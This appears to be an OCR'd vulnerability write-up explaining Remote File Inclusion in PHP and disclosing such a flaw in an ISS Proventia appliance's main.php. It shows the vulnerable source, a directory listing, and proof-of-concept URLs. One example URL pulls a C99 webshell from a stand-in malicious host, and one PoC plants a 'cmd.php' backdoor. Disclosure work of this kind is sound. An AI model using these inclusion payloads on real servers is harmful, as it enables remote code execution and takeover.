Remote File Inclusion (**RFI**) is a technique used to attack Internet websites from a remote computer.

Contents

How the attack works

Remote File Inclusion attacks allow malicious users to run their own PHP code on a vulnerable website. The attacker is allowed to include his malicious code in the space provided for PHP programs on a web page. For instance, a piece of vulnerable PHP code would look like this:

```
include($title . '/archive.php');
```

This line of PHP code, when executed, yields a URL like the following example:

```
www.vulnerable.website.com/index.php?title=archive.php?
```

Because the $title variable is not specifically defined, an attacker can insert the location of a malicious file into the URL and execute it on the target server as in this example:

```
www.vulnerable.website.com/index.php?title=http://www.malicious.code.co
m/C99.php?archive.php
```

The include function above instructs the server to retrieve *archive.php* and run its code. The code does not say what to do if the user changes *archive.php* to a file of his own, so the script runs whatever file *archive.php* is replaced with. In this case, the script would execute the malicious file, *http://www.malicious.code.com/C99.php*.

This allows the attacker to include any remote file of his choice simply by editing the URL. Attackers commonly include a malicious PHP script called a webshell, also known as a c99 shell or PHP shell. A webshell can display the files and folders on the server and can edit, add or delete files, among other tasks. Potentially, the attacker can use the webshell to gain administrator-level, or root, access on the server.

Why the attack works

Commonly, RFI attacks are possible because of a PHP configuration flag called *register_globals*. *register_globals* automatically defines variables in the script that are sent to the webpage with method GET. In this example, the *$title* variable will automatically be filled with *http://www.malicious.code.com/C99.php?archive.php* before

the script is executed. Because of this security vulnerability, *register_globals* is set to OFF by default on the newer PHP versions.

PHP Directory files “/var/www/html

```
[root@proventia-s0x html]# pwd
/var/www/html

[root@proventia-s0x html]# ls
acceptedEar.php         fwm_vpnwizrwipsec.php           logs_eventLogFileManager.php
restarting.php              sys_settingsFileManager.php
accessiblity.php        fwm_vpnwizrwl2tp.php            logs_eventLogSummary.php
restore.php                 sys_settingsManagement.php
accessKeys.php          general.js                      logs_eventLogSummary.txt      schemas
sys_settingsUpload.php
alertFlag.php           global.js                       logs_exportEvents.php
sessionEnded_failover.php       sys_status.php
alert.js                ha.php                          logs_settings.php             sessionEnded.php
sys_SubMenu.php
alert.php               ha_settings.php                 logs_status.php               session.php
sys_time.php
applyLicenseFile.php    header.php                      logs_SubMenu.php
shutdown.php                sys_tools.php
applyPolicy.php         headerRedirect.php              logs_sysLog.php               spa
sys_tracert.php
app_support.php         help.js                         longProcess.php               spControl.php
sys_updates_checkAvail.php
backup.php              homepage.php                    main.php                      splash.html
sys_updates_download.php
backup_restore.php      home_SubMenu.php                master.css
statistics.php              sys_updates_ear.php
blank.html              images                          masterMenu.php
statusPageHandler.php           sys_updates_installAvm.php
body.php                iNavigate                       menu_com.js
support_contact.php             sys_updates_installFirmware.php
browser_ok.php          iNavigate.php                   messagingWindow.js
support_doGenFile.php           sys_updates_installIpm.php
busy.php                index.html                      min_max.php                   support_file.php
sys_updates_installSecurity.php
busy_sp_control.php     index.php                       nav_antispam.php
support_LogFileManager.php      sys_updates.php
buttonScripts.js        ipm_connectionevents.php        nav_attack.php
support.php                 sys_updates_rollbackIpm.php
checkMod.php            ipm_dynamicRules.php            nav_content.php
support_SubMenu.php             sys_updates_status.php
```

```
configApplet.php        ipm_eventfilters.php            nav_generic.php
support_waiting.php             sys_updates_updd.php
configAppletTree.php    ipm_settings.php                nav_home.php
sys_access.php                  sys_updates_updh.php
content.php             ipm_status.php                  navigation.php
sys_addSnapShot.php             sys_updates_updi.php
cookie_reset.php        ipm_SubMenu.php                 nav_logs.php
sys_communication.php           sys_updates_upds.php
cpeApplet.php           ipm_userdefinedevents.php       nav_support.php
sys_dhcp.php                    template.css
discovery.php           ipm_virtualsensors.php          nav_system.php
sys_dhcpRenew.php               trons_settings.php
downloadFile.php        issasApache.php                 nav_traffic.php
sys_forceFailover.php           trons_status.php
downloading.php         JavaDetector.class              nav_trons.php
sys_fwReload.php                trons_SubMenu.php
driverStats.php         jre                             nav_tuning.php
sys_highAvailability.php        tuning_settings.php
ear_text.html           jsRedirect.php                  nav_virus.php
sys_highAvailability_synch.php  tuning_status.php
endSession.php          licensing_information.php       null_SubMenu.php
sys_management.php              tuning_SubMenu.php
engineStats.php         licensing.php                   pageFooter.php
sys_networking.php              update_jre.php
filemanager.php         lmiConstants.php                pageFooterStripped.php
sys_ospf_database.php           updatingFirmware.php
firewallValidator.php   load.php                        pageHeader.php
sys_ospf_neighbors.php          updating.php
footer.html             loggedout.php                   pageHeaderStripped.php
sys_ospf.php                    usableforms.js
forcedStartSession.php  logs_additionalLogsFileList.php     pamStats.php
sys_ospf_status.php             validation.js
fwm_dynaddresses.php    logs_additionalLogsFileManager.php  policies
sys_ping.php                    viewers
fwm_settings.php        logs_clearEvents.php            reboot.php
sys_pppoeReconnect.php          viewers1_5
fwm_status.php          logs_doClearEvents.php          refreshHandler.php
sys_properties.php              webhelp
fwm_SubMenu.php         logs_doExportEvents.php         reminderCookie.js
sys_route.php                   welcome.php
fwm_tip.php             logs_eventDetails.php           reset_jre.php
sys_scndry_reinit.php           windowLaunch.js
fwm_vpnwizards.php      logs_eventLogDetails.php        responsemgt.php
sys_services.php                x.php
fwm_vpnwizgwgw.php      logs_eventLogFileList.php       restartComplete.php
sys_settingsCreateSnapshot.php
```

```
[root@proventia-s0x html]#
```

Vulnerable main.php “source code”

```
[root@proventia-s0x html]# cat main.php | more
<?php
include("session.php");
?>
<?php
$debug = false;
if ( isset ($_GET["reminder"])) {$reminder = $_GET["reminder"];} else {$reminder =
"false";}
if ( isset ($_GET["helpSys"])) {$helpSys = $_GET["helpSys"];} else {$helpSys =
"false";}
if ( isset ($_GET["launchhelp"])) {$launchhelp = $_GET["launchhelp"];} else
{$launchhelp = "webhelp/pages/getting_started.htm";}
if ( isset ($_GET["browVerOK"]) ) {$browVerOK = $_GET["browVerOK"];} else
{$browVerOK = "";}
if ( isset ($_GET["browser"]) ) {$browser = $_GET["browser"];} else {$browser = "";}
if ( isset ($_GET["java"]) ) {$java = $_GET["java"];} else {$java = "";}
if ( isset ($_GET["javaVersion"])) {$javaVersion = $_GET["javaVersion"];} else
{$javaVersion = "";}
if ( isset ($_GET["javaVendor"]) ) {$javaVendor = $_GET["javaVendor"];} else
{$javaVendor = "";}
if ( isset ($_GET["javaEn"]) ) {$javaEn = $_GET["javaEn"];} else {$javaEn = "";}

if ( isset ($_GET["maximize"])) {$maximize = $_GET["maximize"];} else {$maximize =
"false";}
if ( isset ($_GET["page"])) {$page = $_GET["page"];} else {$page = "homepage.php";}

if ((isset($_GET["anchor"])) && (($_GET["anchor"]) == "bottom" )){
        $anchor = ("&anchor=bottom#bottom");
}
elseif ((isset($_GET["anchor"])) && (($_GET["anchor"]) == "top" )){
        $anchor = ("&anchor=top#top");
}
else
    $anchor="";

if (isset($_GET["command"]) ) {
        $command = ("&command=$_GET[command]");
}
else
    $command="";

if ( isset ($_GET["startAt"])){
```

```
        $startAt = ("&startAt=$_GET[startAt]");
}
else
    $startAt="";

if ( isset ($_GET["refresh"])){
        $refresh = ("&refresh=$_GET[refresh]");
}
else
    $refresh="";

if (isset ($_GET["pageSize"])){
        $pageSize = ("&pageSize=$_GET[pageSize]");
}
else
    $pageSize="";

if (isset($_GET["alertId"])) {          $alertId = ("&alertId=$_GET[alertId]");
}
else
    $alertId="";


if (isset($_GET["filterBy"])) {
        $filterBy = ("&filterBy=$_GET[filterBy]");
}
else
    $filterBy="";

if (isset($_GET["filterVal1"])) {
        $filterVal1 = ("&filterVal1=$_GET[filterVal1]");
}
else
    $filterVal1="";


if (isset($_GET["filterVal2"])) {
        $filterVal2 = ("&filterVal2=$_GET[filterVal2]");
}
else
    $filterVal2="";

if (isset($_GET["filterVal3"])) {
        $filterVal3 = ("&filterVal3=$_GET[filterVal3]");
}
else
```

```
	$filterVal3="";

if (isset($_GET["filterVal4"])) {
		$filterVal4 = ("&filterVal4=$_GET[filterVal4]");
}
else
	$filterVal4="";

if (isset($_GET["filterVal5"])) {
		$filterVal5 = ("&filterVal5=$_GET[filterVal5]");
}
else
	$filterVal5="";

if (isset($_GET["filterVal6"])) {
		$filterVal6 = ("&filterVal6=$_GET[filterVal6]");
}
else
	$filterVal6="";

if (isset($_GET["filterVal7"])) {
		$filterVal7 = ("&filterVal7=$_GET[filterVal7]");
}else
	$filterVal7="";

if (isset($_GET["filterVal8"])) {
		$filterVal8 = ("&filterVal8=$_GET[filterVal8]");
}
else
	$filterVal8="";

?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">

<head>
	<title><?php $uname = posix_uname(); echo $uname["nodename"];?> Proventia
<?php echo(PRODNAME);?> Manager - Internet Security Systems</title>
</head>




<!-- frames -->
```

```
<!-- BEGIN REGULAR FRAMESET -->
<?php if ($maximize == "true"){ ?>
	<?php if ($debug == "true"){ ?>
		<frameset  rows="35px,*">
		<frame name="Debug" src="output.php?page=<?php echo($page);
?>&maximize=<?php echo($maximize); ?>&reminder=<?php echo($reminder);
?>&helpSys=<?php echo($
helpSys); ?>&launchhelp=<?php echo ($launchhelp); ?>&browser=<?php echo
($browser); ?>&javaEn=<?php echo ($javaEn); ?>&java=<?php echo ($java);
?>&javaVersion=<?php echo
 ($javaVersion); ?>&javaVendor=<?php echo ($javaVendor); ?><?php echo($anchor);
?><?php echo($command); ?><?php echo($startAt); ?><?php echo($refresh); ?><?php
echo($pag
eSize); ?><?php echo($alertId); ?><?php echo($filterBy); ?><?php echo($filterVal1);
?><?php echo($filterVal2); ?><?php echo($filterVal3); ?><?php echo($filterVal4); ?><?
php echo($filterVal5); ?><?php echo($filterVal6); ?><?php echo($filterVal7); ?>"
marginwidth="10" marginheight="10" scrolling="No" frameborder="0">

	<?php }?>

	<?php if (SPREG){ ?>
		<frameset  rows="40px,*">
			<frame name="Body" src="spControl.php" marginwidth="10"
marginheight="10" scrolling="No" frameborder="0">
	<?php }?>

<!-- May add back later
	<?php if (HA){ ?>
		<frameset  rows="40px,*">
			<frame name="Body" src="ha.php" marginwidth="10"
marginheight="10" scrolling="No" frameborder="0">
	<?php }?>
-->
	<frameset rows="*,70px" framespacing="0" frameborder="0">
		<frameset rows="65px,*" framespacing="0" frameborder="0">
			<frameset cols="10px,*" framespacing="0" frameborder="0">
				<frame src="blank.html">
				<frame src="header.php?maximize=<?php echo($maximize); ?>"
name="Header" id="Header" frameborder="0" scrolling="No" marginwidth="0" margi
nheight="0">
nheight="0">
			</frameset>
				<frameset cols="10px,*" framespacing="0" frameborder="0">
					<frame src="blank.html">
```

```
                        <frame name="Feature" src="<?php echo($page);
?>?page=<?php echo($page); ?>&maximize=<?php echo($maximize);
?>&reminder=<?php ech
o($reminder); ?>&helpSys=<?php echo($helpSys); ?>&launchhelp=<?php echo
($launchhelp); ?>&browser=<?php echo ($browser); ?>&javaEn=<?php echo ($javaEn);
?>&java=<?php ec
ho ($java); ?>&javaVersion=<?php echo ($javaVersion); ?>&javaVendor=<?php echo
($javaVendor); ?><?php echo($anchor); ?><?php echo($command); ?><?php
echo($startAt); ?><?
php echo($refresh); ?><?php echo($pageSize); ?><?php echo($alertId); ?><?php
echo($filterBy); ?><?php echo($filterVal1); ?><?php echo($filterVal2); ?><?php
echo($filterV
al3); ?><?php echo($filterVal4); ?><?php echo($filterVal5); ?><?php echo($filterVal6);
?><?php echo($filterVal7); ?>" marginwidth="10" marginheight="10" scrolling="auto"
 frameborder="0">
                        </frameset>
                </frameset>
        <frame src="footer.html">
    </frameset>
<?php }else {?>
    <?php if ($debug == "true"){ ?>
        <frameset  rows="35px,*" frameborder="0">
                        <frame name="Debug" src="output.php?page=<?php
echo($page); ?>&maximize=<?php echo($maximize); ?>&reminder=<?php
echo($reminder);
 ?>&helpSys=<?php echo($helpSys); ?>&launchhelp=<?php echo ($launchhelp);
?>&browser=<?php echo ($browser); ?>&javaEn=<?php echo ($javaEn);
?>&java=<?php echo ($java); ?
>&javaVersion=<?php echo ($javaVersion); ?>&javaVendor=<?php echo
($javaVendor); ?><?php echo($anchor); ?><?php echo($command); ?><?php
echo($startAt); ?><?php echo($ref
resh); ?><?php echo($pageSize); ?><?php echo($alertId); ?><?php echo($filterBy);
?><?php echo($filterVal1); ?><?php echo($filterVal2); ?><?php echo($filterVal3);
?><?php
 echo($filterVal4); ?><?php echo($filterVal5); ?><?php echo($filterVal6); ?><?php
echo($filterVal7); ?>" marginwidth="10" marginheight="10" scrolling="No"
frameborder="0
">
    <?php }?>

    <?php if (SPREG){ ?>
    <frameset  rows="40px,*" frameborder="0">
        <frame name="Body" src="spControl.php" marginwidth="10"
marginheight="10" scrolling="No" frameborder="0">
    <?php }?>
```


```
<!-- may add back later
	<?php if (HA){ ?>
		<frameset  rows="40px,*" frameborder="0">
			<frame name="Body" src="ha.php" marginwidth="10"
marginheight="10" scrolling="No" frameborder="0">
	<?php }?>
-->
	<frameset rows="*,70px">
		<frameset cols="170px,*">
			<frame name="Navigation" src="navigation.php?maximized=<?php
echo($reminder); ?>" marginwidth="10" marginheight="10" scrolling="No"
frameborder="
0">
			<frameset rows="59px,*">
				<frame src="header.php?maximize=<?php echo($maximize); ?>"
name="Header" id="Header" frameborder="0" scrolling="No" marginwidth="0" margi
nheight="0">
				<frame name="Feature" src="<?php echo($page); ?>?page=<?php
echo($page); ?>&maximize=<?php echo($maximize); ?>&reminder=<?php echo($remin
der); ?>&helpSys=<?php echo($helpSys); ?>&launchhelp=<?php echo ($launchhelp);
?>&browser=<?php echo ($browser); ?>&javaEn=<?php echo ($javaEn);
?>&java=<?php echo ($jav
a); ?>&javaVersion=<?php echo ($javaVersion); ?>&javaVendor=<?php echo
($javaVendor); ?><?php echo($anchor); ?><?php echo($command); ?><?php
echo($startAt); ?><?php echo
($refresh); ?><?php echo($pageSize); ?><?php echo($alertId); ?><?php echo($filterBy);
?><?php echo($filterVal1); ?><?php echo($filterVal2); ?><?php echo($filterVal3); ?>
<?php echo($filterVal4); ?><?php echo($filterVal5); ?><?php echo($filterVal6);
?><?php echo($filterVal7); ?>" marginwidth="10" marginheight="10" scrolling="auto"
framebo
rder="0">
			</frameset>
		</frameset>
		<frame src="footer.html" name="Footer" frameborder="0" scrolling="No"
marginwidth="0" marginheight="0">
	</frameset><?php }?>
<!-- END REGULAR FRAMESET -->

</html>
```

Proof Of Concept


Remote File Inclusion PoC

NOTE: Authentication Required
https://10.0.0.100/main.php?page=**homepage.php**



Remote File Inclusion PoC cont.


NOTE: Authentication Required
https://10.0.0.100/main.php?page=**https://www.google,com**



Remote File Inclusion PoC cont.

Backdooring Proventia Appliance ?

NOTE: Authentication Required
https://10.0.0.100/main.php?page=**cmd.php <- my backdoor**



Picture by Vigo (thanks dude)